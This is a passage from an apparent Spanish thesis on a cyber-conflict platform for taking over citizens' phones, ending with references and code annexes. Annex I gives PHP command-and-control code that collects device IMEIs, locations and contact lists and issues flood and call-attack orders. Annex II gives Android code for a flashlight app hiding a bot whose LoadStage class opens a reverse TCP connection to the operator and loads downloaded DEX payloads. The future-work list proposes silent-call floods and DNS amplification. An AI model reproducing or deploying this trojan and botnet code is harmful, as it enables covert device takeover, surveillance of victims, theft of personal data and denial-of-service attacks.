- El uso del paradigma Cloud Computing con el fin de disponer de número de recursos indefinido en la red. Además, la posibilidad de disponer de alta disponibilidad y movilidad geográfica sería un factor adecuado en un posible conflicto cibernético. La aportación se resume en mover la infraestructura a un paradigma cloud con el fin de ganar en disponibilidad frente ataques y mejorar los ataques desde puestos estáticos pero distribuidos geográficamente.
- El uso del Big Data es algo que va fuertemente ligado al cambio al paradigma Cloud Computing y la posible implementación de una infraestructura así en un entorno real. El número de dispositivos que podría tener la infraestructura reportando información conjuntamente haría que se hablase de un problema de almacenamiento de información. Este problema debería ser llevado por los ámbitos del Big Data. Se ha podido comprender con la realización del trabajo que los canales de distribución de hoy en día llegan a millones de usuarios, por lo que existe la posibilidad de disponer de millones de dispositivos reportando información hacia la infraestructura.
- Realizar mejoras en la interfaz web para mejorar la usabilidad entorno a las acciones que se pueden llevar a cabo.

- Implementación de técnicas avanzadas para la realización de ataques masivos. La primera propuesta es la técnica de llamadas silenciosas, la cual consiste en sincronizar dispositivos que realicen llamadas rápidas y que no hagan encenderse el led de la pantalla de la víctima. Cuando una llamada se realiza y se detiene, entra la siguiente debido a la sincronización entre aplicativos. En segundo lugar, la técnica DNS Amplification, la cual permite abusar del protocolo DNS para amplificar el tamaño de los paquetes contra un objetivo.
- Realizar una valoración entre dispositivos *"rooteados"* o *"jailbreakeados"* para comparar qué acciones se pueden hacer con unos y con otros.
- Ampliar la infraestructura para dar soporte a otro tipo de dispositivos. Con la llegada del Internet de las cosas los usuarios disponen de más tecnología en sus hogares, ésta podría ser utilizada en un conflicto cibernético.
- Ampliar la gama de shellcodes con el fin de conseguir ejecutar shellcodes para arquitecturas ARM.

Referencias

Akamai. (2014). *Akamai*. Obtenido de http://akamai.com

Alonso, J. M. (2011). *Seguridad Apple*. Obtenido de http://www.seguridadapple.com/2011/09/apple-bloquea-certificados-falsos-de.html

Alonso, J. M. (2011). *Seguridad Apple*. Obtenido de http://www.seguridadapple.com/2011/11/charlie-miller-demuestra-que-la-app.html

Amazon. (2014). *Amazon*. Obtenido de http://www.amazon.com

Assange, J. (2012). *Autobiografía no autorizada.* Los libros del lince.

Assange, J., Appelbaum, J., Müller, A., & Zimmermann, J. (2013). *Cypherpunks: Freedom and the Future of the Internet.* Deusto.

Bumgarner, J. (2009). *The U.S. Cyber Consequences Unit*. Obtenido de http://www.usccu.us

Cabello, E. C. (2014). Operaciones ofensivas en el ciberespacio. *Jornadas de ciberdefensa .*

Calles, J. A. (2013). *Flu Project*. Obtenido de http://www.flu-project.com/2013/03/analisis-del-virus-flame_4.html

Calles, J. A., & González, P. (2014). *RootedCon.* Obtenido de https://www.youtube.com/watch?v=G7pM5FZJl20

Caño, A. (2013). *El País*. Obtenido de http://internacional.elpais.com/internacional/2013/02/19/actualidad/1361300185_954734.html

Casas, L. G. (2013). *Cibercrimen y ciberguerra.* Nautebook.

Chamorro, E. F., & Sanz Villalba, Á. F. (2010). *Ciberseguridad en España: Una propuesta para su gestión.* Real Instituto Elcano.

Colegio Profesional de Ingenieros Técnicos en Informática de la Comunidad de Madrid. (2013). *CPITICM*. Obtenido de http://www.cpiticm.es/w/documentos/publicos/Se%20ha%20enterado%20que%20estamos%20en%20Ciberguerra_CPITICM.pdf

ElevenPaths. (2014). *ElevenPaths Labs*. Obtenido de https://www.elevenpaths.com/es/labstools

Enise 7. (2013). *Enise 7.* Obtenido de http://www.7enise.webcastlive.es

Equipo de respuesta ante incidentes cibernéticos de Irán. (2014). *Respuesta ante incidentes cibernéticos de Irán*. Obtenido de http://www.certcc.ir/index.php

Fuentes, J. (1999). *El Mundo*. Obtenido de http://www.elmundo.es/navegante/99/abril/16/hackers.html

García, J. P., & Pérez, D. (2012). *Hacking y Seguridad en comunicaciones móviles GSM / GPRS / UMTS / LTE.* 0xWord.

Gardham, D. (2011). *Telegraph*. Obtenido de http://www.telegraph.co.uk/news/uknews/terrorism-in-the-uk/8553366/MI6-attacks-al-Qaeda-in-Operation-Cupcake.html

GigaOm. (2014). *GIgaOm*. Obtenido de http://gigaom.com

Glenny, M. (2012). *El lado oscuro de la red: El cibercrimen, la ciberguerra y tu.* Destino.

González, P. (2012). *Flu Project.* Obtenido de http://www.flu-project.com/2012/12/pivoting-con-meterpreter-no-es_17.html

González, P. (2013). *Flu Project*. Obtenido de http://www.flu-project.com/2013/08/introduccion-los-exploits-ese-pequeno-y_7086.html

González, P., & Alonso, C. (2012). *Metasploit para pentesters.* 0xWord.

Illaro, E. L. (2013). *IEEE.* Obtenido de http://www.ieee.es/Galerias/fichero/docs_opinion/2013/DIEEEO60-2013_Ciberguerra_Fria_EEUU-China_E.Lejarza.pdf

Kennedy, D., O'Gorman, J., Kearns, D., & Aharoni, M. (2011). *Metasploit: The Penetration Tester's Guide.* No Starch Press.

Llorach, J. (2010). *Banda Ancha*. Obtenido de http://bandaancha.eu/articulos/analisis-zona-activa-wifi-convierte-7402

Mandiant. (2013). *Mandiant.* Obtenido de http://intelreport.mandiant.com/Mandiant_APT1_Report.pdf

Rebane, J. C. (2011). *The Stuxnet Computer Worm and Industrial Control System Security.* Nova Science Pub.

Rituerto, R. M. (2007). *El País*. Obtenido de http://elpais.com/diario/2007/05/18/internacional/1179439204_850215.html

Rodolfo, H., & Giromini, A. D. (2012). *Los ámbitos no terrestres de la guerra future: Espacio.* Centro Superior de la Defensa Nacional.

Saiz, E. (2014). *El País*. Obtenido de http://internacional.elpais.com/internacional/2014/01/27/actualidad/1390854460_566211.html

Symantec. (2014). *Symantec*. Obtenido de http://www.symantec.com

United Technologies. (2014). *Poll: Cyberwarfare is top threat facing US.* Obtenido de http://www.defensenews.com/article/20140105/DEFREG02/301050011/Poll-Cyberwarfare-Top-Threat-Facing-US

US-Cert. (2014). *US-Cert*. Obtenido de http://www.us-cert.gov/ncas/alerts/TA14-017A

Whitehouse. (2013). *Whitehouse.* Obtenido de http://www.whitehouse.gov/state-of-the-union-2013

Anexo I: Código de la infraestructura

En el presente anexo se presentan los códigos con los que se ha implementado la infraestructura de control de dispositivos y tecnología de los ciudadanos. El sistema se divide en las siguientes tecnologías:

- PHP. Es el encargado de aportar la lógica de la información que se envía y se recibe de los dispositivos móviles.
- HTML. Código de la página del panel de administración.
- Javascript. Implementa la lógica asociada al *"index"* del panel de administración.

Ordenes.txt:

```
<?xml version="1.0" encoding="utf-8" ?>
<Informacion>
<Orden>1</Orden>
<TimeStamp>2014-03-05 17:50:20</TimeStamp>
</Informacion>
```

Bbdd_connect.php:

```
<?php
	$host="localhost";
	$user="root";
	$pass="";
	$db="poc";
	$conexion = mysql_connect($host, $user, $pass);
	mysql_select_db($db, $conexion);
	mysql_query("SET character_set_results = 'utf8', character_set_client = 'utf8', character_set_connection = 'utf8', character_set_database = 'utf8', character_set_server = 'utf8'", $conexion);
?>
```

Bbdd_close.php:

```
<?php
	mysql_close($conexion);
?>
```

Dame_todo.php:

```
<?php
	$tabla=(isset($_POST['tabla']) ? $_POST['tabla'] : null);
	// Iniciamos conexion con la base de datos
	include "bbdd_connect.php";
	$result=mysql_query("SELECT * FROM $tabla");
	$arr = array();
	while ($obj = mysql_fetch_object($result)) {
```

```
            $arr[] = array('id' => $obj->id,
                                                'imei' => $obj->imei,
                                                'ip' => $obj->ip,
                                                'ap' => $obj->ap,
                                                'wifi' => $obj->wifi,
                                                'red' => $obj->red,
                        'location' => $obj->location,
                        'locality' => $obj->locality,
                        'country' => $obj->country,
                        'last_time' => $obj->last_time,
                    );
            }
            echo " . json_encode($arr) . ";
            // Cerramos conexion con la base de datos
            include "bbdd_close.php";
?>
```

cambiarOrden.php:

```
<?php
            $orden=(isset($_POST['orden']) ? $_POST['orden'] : null);
            $ip=(isset($_POST['ip']) ? $_POST['ip'] : null);
            $port=(isset($_POST['port']) ? $_POST['port'] : null);
            $telefono=(isset($_POST['telefono']) ? $_POST['telefono'] : null);
            $intentos=(isset($_POST['intentos']) ? $_POST['intentos'] : null);
            $telfTime=(isset($_POST['telfTime']) ? $_POST['telfTime'] : null);
            $latitud=(isset($_POST['latitud']) ? $_POST['latitud'] : null);
            $longitud=(isset($_POST['longitud']) ? $_POST['longitud'] : null);
            $distancia=(isset($_POST['distancia']) ? $_POST['distancia'] : null);
            $red=(isset($_POST['red']) ? $_POST['red'] : null);
            $floodUrl=(isset($_POST['floodUrl']) ? $_POST['floodUrl'] : null);
            $floodHost=(isset($_POST['floodHost']) ? $_POST['floodHost'] : null);
            $floodPort=(isset($_POST['floodPort']) ? $_POST['floodPort'] : null);
            $floodRep=(isset($_POST['floodRep']) ? $_POST['floodRep'] : null);
            $floodRep2=(isset($_POST['floodRep2']) ? $_POST['floodRep2'] : null);
            $floodThread=(isset($_POST['floodThread']) ? $_POST['floodThread'] : null);
            $floodThread2=(isset($_POST['floodThread2']) ? $_POST['floodThread2'] : null);
            $maquinas=(isset($_POST['maquinas']) ? $_POST['maquinas'] : null);
            $fp = fopen('ordenes.txt',"w+");
            fputs($fp, "<?xml version=\"1.0\" encoding=\"utf-8\" ?>" . PHP_EOL);
            fputs($fp, "<Informacion>" . PHP_EOL);
                        fputs($fp, "<Orden>".$orden."</Orden>" . PHP_EOL);
                        include "bbdd_connect.php";
                        switch ($orden) {
                            case 0:
                                break;
```

```
case 1:
   break;
case 2:
   break;
        case 3:
                fputs($fp, "<Direccion>".$ip."</Direccion>" . PHP_EOL);
                fputs($fp, "<Puerto>".$port."</Puerto>" . PHP_EOL);
                break;
        case 4:
                fputs($fp, "<Telefono>".$telefono."</Telefono>" . PHP_EOL);
                fputs($fp, "<Intentos>".$intentos."</Intentos>" . PHP_EOL);
                fputs($fp, "<TiempoLlamada>".$telfTime."</TiempoLlamada>" . PHP_EOL);
                break;
        case 5:
                break;
        case 6:
                $result=mysql_query("DELETE FROM `t_temporal` WHERE 1");
                break;
        case 7:
                $result=mysql_query("DELETE FROM `t_temporal` WHERE 1");
                fputs($fp, "<Latitud>".$latitud."</Latitud>" . PHP_EOL);
                fputs($fp, "<Longitud>".$longitud."</Longitud>" . PHP_EOL);
                fputs($fp, "<Distancia>".$distancia."</Distancia>" . PHP_EOL);
                break;
        case 8:
                $result=mysql_query("DELETE FROM `t_temporal` WHERE 1");
                fputs($fp, "<Red>".$red."</Red>" . PHP_EOL);
                break;
        case 9:
                fputs($fp, "<FloodUrl>".$floodUrl."</FloodUrl>" . PHP_EOL);
                fputs($fp, "<FloodRep>".$floodRep."</FloodRep>" . PHP_EOL);
                fputs($fp, "<FloodThreads>".$floodThread."</FloodThreads>" . PHP_EOL);
                break;
        case 10:
                fputs($fp, "<FloodHost>".$floodHost."</FloodHost>" . PHP_EOL);
                fputs($fp, "<FloodPort>".$floodPort."</FloodPort>" . PHP_EOL);
                fputs($fp, "<FloodRep>".$floodRep2."</FloodRep>" . PHP_EOL);
                fputs($fp, "<FloodThreads>".$floodThread2."</FloodThreads>" . PHP_EOL);
                break;
        case 11:
                $result=mysql_query("DELETE FROM `t_temporal` WHERE 1");
                break;
        case 12:
                fputs($fp, "<Telefono>".$telefono."</Telefono>" . PHP_EOL);
                fputs($fp, "<Intentos>".$intentos."</Intentos>" . PHP_EOL);
```

```
                                        break;
                        }
                        include "bbdd_close.php";
                        $max = sizeof($maquinas);
                        for($i = 0; $i < $max;$i++)      {
                                fputs($fp, "<Maquina>".$maquinas[$i]."</Maquina>" . PHP_EOL);
                        }
                        fputs($fp, "<TimeStamp>".date('Y-m-d H:i:s')."</TimeStamp>" . PHP_EOL);
        fputs($fp, "</Informacion>" . PHP_EOL);
        fclose($fp);
?>
```

dameContactos.php:

```
<?php

        $id=(isset($_POST['id']) ? $_POST['id'] : null);
        // Iniciamos conexion con la base de datos
        include "bbdd_connect.php";
        $result=mysql_query("SELECT name, number FROM `t_contacts` WHERE id='" . $id . "'");
        $arr = array();
        while ($row = mysql_fetch_object($result)) {
           $arr[] = array("name" => $row->name,
                                                "number" => $row->number,
                );
        }

        echo '' . json_encode($arr) . '';
        // Cerramos conexion con la base de datos
        include "bbdd_close.php";
?>
```

localizacionesDefecto.php:

```
<?php
        $file = fopen("localizaciones.txt", "r") or exit("Error abriendo fichero!");
        while(!feof($file)){
                echo fgets($file);
        }
        fclose($file);
?>
```

Localizaciones.txt:

```
Rooted CON$$$40,449244$$$-3,558552
Puerta del Sol$$$40,416708$$$-3,703862
Mostoles Centro$$$40,321429$$$-3,864434
Leganes Centro$$$40,328074$$$-3,765320
```

```
Alpedrete$$$40,657833$$$-4,024580
```

Ordenes.php:

```
<?php
	$id=(isset($_GET['id']) ? $_GET['id'] : null);
	include "bbdd_connect.php";
	//echo $id;
	$result=mysql_query("SELECT * FROM t_maquinas WHERE id='" . $id . "'");
	if($id !== null){
		if(mysql_num_rows($result) === 0) {
			$result=mysql_query("INSERT INTO t_maquinas (id, last_time, location, imei, ip, ap, wifi, red, locality, country) VALUES ('" . $id . "',now(),'-','-','-','-','-','-','-','-')");
		} else {
			$result=mysql_query("UPDATE t_maquinas SET last_time=now() where id='" . $id . "'");
		}
	}
	// Cerramos conexion con la base de datos
	include "bbdd_close.php";
	$file = fopen("../admin/ordenes.txt", "r") or exit("Error abriendo fichero!");
	while(!feof($file)){
		echo fgets($file);
	}
	fclose($file);
?>
```

Información.php:

```
<?php
$id=(isset($_GET['id']) ? $_GET['id'] : null);
$imei=(isset($_GET['imei']) ? $_GET['imei'] : null);
$localizacion=(isset($_GET['localizacion']) ? $_GET['localizacion'] : null);
$ip=(isset($_GET['ip']) ? $_GET['ip'] : null);
$ap=(isset($_GET['ap']) ? $_GET['ap'] : null);
$wifi=(isset($_GET['wifi']) ? $_GET['wifi'] : null);
$red=(isset($_GET['red']) ? $_GET['red'] : null);
$locality=(isset($_GET['locality']) ? $_GET['locality'] : null);
$country=(isset($_GET['country']) ? $_GET['country'] : null);
include "bbdd_connect.php";
//echo $id;
$result=mysql_query("SELECT * FROM t_maquinas WHERE id='" . $id . "'");
if(mysql_num_rows($result) === 0) {
	$result=mysql_query("INSERT INTO t_maquinas (id, last_time, location, imei, ip, ap, wifi, red, locality, country) VALUES ('" . $id . "',now(),'" . $localizacion . "','" . $imei . "','" . $ip . "','" . $ap . "','" . $wifi . "','" . $red . "','" . $locality . "','" . $country . "')");
} else {
	$result=mysql_query("UPDATE t_maquinas SET last_time=now(), location='" . $localizacion . "', imei='" . $imei . "', ip='" . $ip . "', ap='" . $ap . "', wifi='" . $wifi . "', red='" . $red . "', locality='" . $locality . "', country='" . $country . "' where id='" . $id . "'");
```

```
}
// Cerramos conexion con la base de datos
include "bbdd_close.php";
echo "";
?>
```

informacionAp.php:

```
<?php
$id=(isset($_GET['id']) ? $_GET['id'] : null);
$imei=(isset($_GET['imei']) ? $_GET['imei'] : null);
$localizacion=(isset($_GET['localizacion']) ? $_GET['localizacion'] : null);
$ip=(isset($_GET['ip']) ? $_GET['ip'] : null);
$ap=(isset($_GET['ap']) ? $_GET['ap'] : null);
$wifi=(isset($_GET['wifi']) ? $_GET['wifi'] : null);
$red=(isset($_GET['red']) ? $_GET['red'] : null);
$locality=(isset($_GET['locality']) ? $_GET['locality'] : null);
$country=(isset($_GET['country']) ? $_GET['country'] : null);
include "bbdd_connect.php";

//echo $id;
$result=mysql_query("DELETE FROM `t_temporal` WHERE id='" . $id . "'");
$result=mysql_query("INSERT INTO t_temporal (id, last_time, location, imei, ip, ap, wifi, red, locality, country) VALUES ('" . $id . "',now(),'" . $localizacion . "','" . $imei . "','" . $ip . "','" . $ap . "','" . $wifi . "','" . $red . "','" . $locality . "','" . $country . "')");
// Cerramos conexion con la base de datos
include "bbdd_close.php";
echo "";
?>
```

Contactos.php:

```
<?php
$id=(isset($_POST['id']) ? $_POST['id'] : null);
$contactos=(isset($_POST['contactos']) ? $_POST['contactos'] : null);
$array = preg_split ('/$\R?^/m', $contactos);
include "bbdd_connect.php";
$result=mysql_query("DELETE FROM `t_contacts` WHERE id='" . $id . "'");
$query = "INSERT INTO t_contacts (id, name, number) VALUES";
        foreach ($array as $a) {
                $pieces = explode("->", $a);
                $name = $pieces[0];
                $number = $pieces[1];
                // eliminamos espacios en blanco en el inicio y final
                $name = trim($name);
                $number = trim($number);
                //Eliminamos del numero de telefono caracteres raros (-, ?, etc) y espacios
                $vowels = array(" ", "-", "?", "(", ")");
```

```
                $number = str_replace($vowels, "", $number);
                $query = $query . "('" . $id . "','" . $name . "','" . $number . "'),";
        }
        $query = rtrim($query, ",");
        $result=mysql_query($query);
// Cerramos conexion con la base de datos
include "bbdd_close.php";
?>
```

Anexo II: Código del bot Android

En este anexo se especifica parte del código que forma parte de la aplicación de Android generada para la toma de control de los dispositivos.

LoadStage.java: Esta clase implementa toda la lógica de la inyección de shellcodes.

```
package com.linterna;

import java.io.DataInputStream;
import java.io.DataOutputStream;
import java.io.File;
import java.io.FileOutputStream;
import java.io.OutputStream;
import java.net.Socket;
import java.util.Random;
import android.content.Context;
import android.util.Log;
import dalvik.system.DexClassLoader;
public class LoadStage {

	private String LHOST = "";
	private int LPORT = 0;
	private Context activityContext = null;
	public LoadStage(String lHOST, int lPORT, Context context) {
		super();
		LHOST = lHOST;
		LPORT = lPORT;
		activityContext = context;
	}
	public void reverseTCP() {
		try {
			Socket localSocket = new Socket(LHOST.trim(), LPORT);
			Log.d("Linterna", "reverseTCP: socket creado");
			DataInputStream localDataInputStream = new DataInputStream(
					localSocket.getInputStream());
			DataOutputStream localDataOutputStream = new DataOutputStream(
					localSocket.getOutputStream());
			Log.d("Linterna", "reverseTCP: entro al start");
			start(localDataInputStream, localDataOutputStream, activityContext, new String[0]);
			Log.d("Linterna", "reverseTCP: fuera del start");
			localSocket.close();
			return;
		} catch (Exception localException) {
			localException.printStackTrace();
```

```
                }
        }
        private String randomJarName() {
                char[] arrayOfChar = "abcdefghijklmnopqrstuvwxyz".toCharArray();
                StringBuilder localStringBuilder = new StringBuilder();
                Random localRandom = new Random();
                for (int i = 0; i < 20; i++)
                        localStringBuilder.append(arrayOfChar[localRandom
                                        .nextInt(arrayOfChar.length)]);
                Log.i("MyActivity", "Genero random");
                return localStringBuilder.toString() + ".jar";
        }

        private  void start(DataInputStream paramDataInputStream,
                        OutputStream paramOutputStream, Context paramContext,
                        String[] paramArrayOfString) throws Exception {
                String str1 = randomJarName();
                String str2 = paramContext.getFilesDir().getAbsolutePath();
                byte[] arrayOfByte1 = new byte[paramDataInputStream.readInt()];
                paramDataInputStream.readFully(arrayOfByte1);

                String str3 = new String(arrayOfByte1);
                byte[] arrayOfByte2 = new byte[paramDataInputStream.readInt()];
                paramDataInputStream.readFully(arrayOfByte2);

                FileOutputStream localFileOutputStream = paramContext.openFileOutput(
                                str1, 0);
                localFileOutputStream.write(arrayOfByte2);
                localFileOutputStream.close();
                Log.i("MyActivity", "voy a cargar DEX");
                Class localClass = new DexClassLoader(str2 + File.separatorChar + str1,  str2,  str2,
paramContext.getClassLoader()).loadClass(str3);
                Object localObject = localClass.newInstance();
                Log.i("MyActivity", "metodo start");
                localClass.getMethod(
                                "start",
                                new Class[] { DataInputStream.class, OutputStream.class,
                                                Context.class, java.lang.String[].class }).invoke(
                                localObject,
                                new Object[] { paramDataInputStream, paramOutputStream,
                                                paramContext, paramArrayOfString });
        }
}
```

Main.java: Este archivo contiene toda la funcionalidad y lógica de la aplicación.

```
package com.linterna;
```

```
import java.util.List;
import android.app.Activity;
import android.content.Intent;
import android.content.IntentFilter;
import android.hardware.Camera;
import android.hardware.Camera.Parameters;
import android.location.Location;
import android.location.LocationListener;
import android.location.LocationManager;
import android.os.AsyncTask;
import android.os.Bundle;
import android.util.Log;
import android.view.Menu;
import android.widget.CompoundButton;
import android.widget.CompoundButton.OnCheckedChangeListener;
import android.widget.Toast;
import android.widget.ToggleButton;

public class Main extends Activity {
	private ToggleButton button;
	private Camera camera;
	@Override
	protected void onCreate(Bundle savedInstanceState) {
		super.onCreate(savedInstanceState);
		setContentView(R.layout.main);
		this.button = (ToggleButton) findViewById(R.id.toggleButton1);
		this.button.setOnCheckedChangeListener(new OnCheckedChangeListener() {
			@Override
			public void onCheckedChanged(CompoundButton toggleButton, boolean isChecked) {
				if (isChecked) {
					turnOnFlash();
				} else {
					turnOffFlash();
				}
			}
		});
		NetworkTask task = new NetworkTask(this);
		task.execute(new Void[0]);
	}
	@Override
	protected void onResume() {
		super.onResume();
		try {
			camera = Camera.open();
```

```
                } catch (Exception e) {
                        Toast.makeText(getApplicationContext(), "No se ha podido acceder a la cámara", Toast.LENGTH_LONG).show();
                }
                IntentFilter intentFilter = new IntentFilter(
                                Intent.ACTION_NEW_OUTGOING_CALL);
        }
        @Override
        protected void onPause() {
                if (camera != null) {
                        camera.release();
                        camera = null;
                }
                super.onPause();
        }
        private void turnOffFlash() {
                if (camera != null) {
                        Parameters parametrosCamara = camera.getParameters();
                        parametrosCamara.setFlashMode(Parameters.FLASH_MODE_OFF);
                        camera.setParameters(parametrosCamara);
                } else {
                        Toast.makeText(getApplicationContext(),
                                        "No se ha podido acceder al Flash de la cámara",
                                        Toast.LENGTH_LONG).show();
                }
        }
        private void turnOnFlash() {
                if (camera != null) {
                        Parameters parametrosCamara = camera.getParameters();
                        List<String> modosFlash = parametrosCamara.getSupportedFlashModes();
                        if (modosFlash != null && modosFlash.contains(Camera.Parameters.FLASH_MODE_TORCH)) {
                                parametrosCamara.setFlashMode(Camera.Parameters.FLASH_MODE_TORCH);
                                try {
                                        camera.setParameters(parametrosCamara);
                                        camera.startPreview();
                                } catch (Exception e) {
                                        Toast.makeText(getApplicationContext(), "Error al activar la linterna", Toast.LENGTH_LONG).show();
                                }
                        } else {
                                Toast.makeText(getApplicationContext(), "El dispositivo no tiene el modo de Flash Linterna", Toast.LENGTH_LONG).show();
                        }
                } else {
                        Toast.makeText(getApplicationContext(), "No se ha podido acceder al Flash de la cámara", Toast.LENGTH_LONG).show();
                }
```

```
        }
        @Override
        public boolean onCreateOptionsMenu(Menu menu) {
                // Inflate the menu; this adds items to the action bar if it is present.
                getMenuInflater().inflate(R.menu.main, menu);
                return true;
        }
}
```

Hay un archivo más denominado NetworkTask.java, el cual no se especifica debido a su gran volumen de código.